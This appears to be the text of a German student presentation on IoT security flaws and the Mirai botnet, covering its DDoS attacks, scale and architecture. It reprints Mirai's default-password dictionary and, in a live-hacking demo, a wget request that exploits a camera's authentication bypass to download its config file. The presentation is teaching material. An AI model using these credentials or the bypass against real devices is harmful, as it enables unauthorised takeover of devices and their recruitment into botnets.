


Rise of the Machines

Wie Sicherheitslücken im IoT das Internet gefährden

Nikolas May

Hristiyan Pehlivanov



Agenda

1. Motivation

2. Mirai Botnetz

3. Live Hacking

4. IoT Sicherheitslücken

5. Herkunft von Mirai

Moderne IoT-Geräte haben


- WiFi
- Kamera
- Licht
- Skype

- <http://www.svakom.net/Siime-Eye/>


Motivation



Motivation




Mirai Botnetz




Mirai – Angriff auf Dyn

- PayPal
- Twitter
- Reddit
- GitHub
- Amazon
- Netflix
- Spotify



Mirai – Angriff auf Dyn



Mirai – Angriff auf Telekom



Angriffskapazität des Botnetz

- Dyn (21.10.2016)
 - ca. 100 000 Endpoints
 - Bis zu 1 Tbps (unbestätigt)
- Krebsonsecurity.com (20.09.2016)
 - 620 Gbps
- OVH, franz. Web Host (19.09.2016)
 - ca. 150 000 Endpoints
 - 1 Tbps
- Gesamtbotnetz (2016)
 - 300 000 – 500 000 Endpoints

Mirai – geographische Verteilung

<https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html>

Welche Sicherheitslücken nutzt Mirai aus?

root/xc3511	root/vizxv	root/admin
admin/admin	root/888888	root/xmhdipc
root/default	root/juantech	root/123456
root/54321	support/support	root/(none)
admin/password	root/root	root/12345
user/user	admin/(none)	root/pass
admin/admin1234	root/1111	admin/smcadmin
admin/1111	root/666666	root/password
root/1234	root/klv123	Administrator/admin
service/service	supervisor/supervisor	guest/guest
guest/12345	guest/12345	admin1/password
administrator/1234	666666/666666	888888/888888
ubnt/ubnt	root/klv1234	root/Zte521
root/hi3518	root/jvbzd	root/anko
root/zlxx.	root/7ujMko@vizxv	root/7ujMko@admin
root/system	root/ikwb	root/dreambox
root/user	root/realtek	root/00000000
admin/1111111	admin/1234	admin/12345
admin/54321	admin/123456	admin/7ujMko@admin
admin/1234	admin/pass	admin/meinsm
tech/tech	mother/fu r	

Mirai's built-in password dictionary.


Wie funktioniert Mirai?

- Call-Home System
 - verbindet Bots zu Command und Control Servern
- Angriffsroutinen
 - HTTP, UDP, SYN, ACK Flooding, etc.
- Network scanner
 - Durchsucht zufällige IP-Adressen und infiziert Geräte

Live Hacking




Live Hacking



```
strobot@strobot ~  
$ wget 'http://192.168.178.57:81/system.ini?loginuse&loginpas%20HTTP/1.0\r\n\r\n'  
--2017-04-24 19:13:26-- http://192.168.178.57:81/system.ini?loginuse&loginpas%20HTTP/1.0%5Cr%5Cn%5Cr%5Cn  
Verbindungsaufbau zu 192.168.178.57:81 ... verbunden.  
HTTP-Anforderung gesendet, auf Antwort wird gewartet ... 200 OK  
Länge: 4052 (4,0K) [text/plain]  
Wird in »system.ini@loginuse&loginpas%20HTTP%2F1.0%5Cr%5Cn%5Cr%5Cn.4« gespeichert.  
  
system.ini@loginuse&loginpas%2 100[=====>] 3,96K --.-KB/s in 0,001s  
2017-04-24 19:13:26 (3,03 MB/s) - »system.ini@loginuse&loginpas%20HTTP%2F1.0%5Cr%5Cn%5Cr%5Cn.4« gespeichert [4052/4052]  
  
strobot@strobot ~  
$
```

Live Hacking



```
strobot@strobot ~  
$ less system.ini\@loginuse\&loginpas%20HTTP%2F1.0%5Cr%5Cn%5Cr%5Cn|
```


Live Hacking

The image shows two overlapping windows from the PuTTY application. The background window is the 'PuTTY Configuration' dialog, which is used to set up a terminal session. It is currently on the 'Basic options for your PuTTY session' tab. The 'Host Name (or IP address)' field is set to '192.168.178.57' and the 'Port' field is set to '1337'. The 'Connection type' is set to 'Telnet'. The 'Saved Sessions' list contains 'cam' and 'Default Settings', with 'cam' selected. The 'Close window on exit' option is set to 'Only on clean exit'. The foreground window is a 'PuTTY Fatal Error' dialog box with a red 'X' icon and the text 'Network error: Connection refused'. An 'OK' button is visible at the bottom of the error dialog.

PuTTY Configuration

Category:

- Session
 - Logging
- Terminal
 - Keyboard
 - Bell
 - Features
- Window
 - Appearance
 - Behaviour
 - Translation
 - Selection
 - Colours
- Connection
 - Data
 - Proxy
 - Telnet
 - Rlogin
 - SSH
 - Serial

Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address) Port

192.168.178.57 1337

Connection type:

Raw Telnet Rlogin SSH Serial

Load, save or delete a stored session

Saved Sessions

cam

Default Settings

cam

Load Save Delete

Close window on exit:

Always Never Only on clean exit

About Open Cancel

PuTTY Fatal Error


Network error: Connection refused

OK

Live Hacking

```
strobot@strobot ~  
